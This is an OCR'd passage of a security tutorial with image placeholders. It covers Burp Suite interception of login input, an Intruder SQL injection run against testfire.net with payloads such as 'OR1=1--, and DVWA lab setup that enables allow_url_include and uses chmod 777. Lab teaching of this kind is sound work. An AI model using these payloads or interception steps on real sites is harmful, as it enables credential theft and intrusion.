
Then we can add the target website to our scope to continue tracking its traffic.







We can also create our own customized passive crawlers by using the following steps.












Next we perform an intercept on the target website to capture the data being input by its users. We will have to navigate to the “Intercept” tab under the “Proxy” tab. Here you will firstly open the target website in the in-built browser, then you will turn on the Interceptor.




What you see below is the intercepted input of the user on the website. We can see what they have entered on their login page.






Next we will try to perform SQL Injections using Burp Suite.


Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 ×
Positions Payloads Resource Pool Options
Choose an attack type
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://localhost:80
Update Host he
1 POST /example?p1=$p1val$&p2=$p2val$ HTTP/1.0
2 Cookie: c=$cval$
3 Content-Length: 17
4
5 p3=$p3val$&p4=$p4val$


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
1 ×
Positions Payloads Resource Pool Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types a
Payload set: 1
Payload count: 7
Payload type: Simple list
Request count: 35
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin'#
admin'-
1=1#
1=1--
1=1
'OR1=1#
'OR1=1--
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule


4. Intruder attack of http://testfire.net/login.jsp - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Position Payload Status Error Timeout Length Comment
16 3 admin'- 404 7172
17 3 1=1# 404 7172
18 3 1=1-- 404 7172
19 3 1=1 404 7172
20 3 'OR1=1# 404 7172
21 3 'OR1=1-- 404 7172
22 4 admin'# 404 7172
23 4 admin'- 404 7172
24 4 1=1# 404 7172
25 4 1=1-- 404 7172
26 4 1=1 404 7172
27 4 'OR1=1# 404 7172
28 4 'OR1=1-- 404 7172
29 5 admin'# 404 7172
30 5 admin'- 404 7172
31 5 1=1# 404 7172
32 5 1=1-- 404 7172
33 5 1=1 404 7172
34 5 'OR1=1# 404 7172
35 5 'OR1=1-- 404 7172
Finished

SQL Injection using DVWA:

Here we will clone the DVWA(Damn Vulnerable Website Application) from its GitHub page. We can use DVWA to target vulnerable websites and perform SQL injection on them.
To perform DVWA SQL Injection, perform the following steps.
Here we clone DVWA from its GitHub repository and store it under "/var/www/html".

```
┌──(kali㉿kali)-[~]
└─$ cd /var/www/html

┌──(kali㉿kali)-[/var/www/html]
└─$ dir
index.html  index.nginx-debian.html  Launcher.hta

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo git clone https://github.com/digininja/DVWA.git
[sudo] password for kali:
Cloning into 'DVWA'...
remote: Enumerating objects: 3986, done.
remote: Total 3986 (delta 0), reused 0 (delta 0), pack-reused 3986
Receiving objects: 100% (3986/3986), 1.78 MiB | 2.04 MiB/s, done.
Resolving deltas: 100% (1858/1858), done.

┌──(kali㉿kali)-[/var/www/html]
└─$ dir
DVWA  index.html  index.nginx-debian.html  Launcher.hta
```

Then we create a copy of its config file.

```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo chmod -R 777 DVWA

┌──(kali㉿kali)-[/var/www/html]
└─$ cd DVWA/config

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ ls
config.inc.php.dist

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo cp config.inc.php.dist config,inc.php

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$
```


Then we will open the config file and make some changes. For db_user, we will put the SQL user, db_pass, we will put the user's password, and for default_security_level, we will set it to low. Then we will click Ctrl+O followed by Enter to save the changes and then click Ctrl+X to exit the config file.

```
┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo nano config.inc.php
```

```
kali@kali: /var/www/html/DVWA/config
File  Actions  Edit  View  Help
 GNU nano 6.3                                  config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_port'] = '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '';
$_DVWA[ 'recaptcha_private_key' ] = '';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$_DVWA[ 'default_security_level' ] = 'impossible';

                [ Read 61 lines (Converted from DOS format) ]
^G Help      ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo      M-A Set Mark
^X Exit      ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo      M-6 Copy
```

Next we will access our MySQL database, in this case we will use MariaDB. Here we will create our user that was mentioned in the previous step, followed by granting that user will all the privileges of the database.


Next we will check if our apache2 server exists, and if it is up to date. Then we will access the php.ini file and will make some changes to the server settings.




In the file, we will search for “allow_” by clicking Ctrl+W followed by the text, followed by pressing the Enter key.

Here we will set the “allow_url_fopen” and “allow_url_include” to On.


Then we will press Ctrl+O to save the changes and Ctrl+X to exit the file.



Then we will start MySQL followed by the apache2 server.




Then we will open our browser and navigate to the page on “127.0.0.1”.




After creating the database, you will be redirected to a login page where you will enter the username – “admin” and the password – “password” to access the site.

Then you will be redirected to the Home page. Over there you will have to initially lower the security under the DVWA security tab. Then you will head over to the SQL Injection tab.

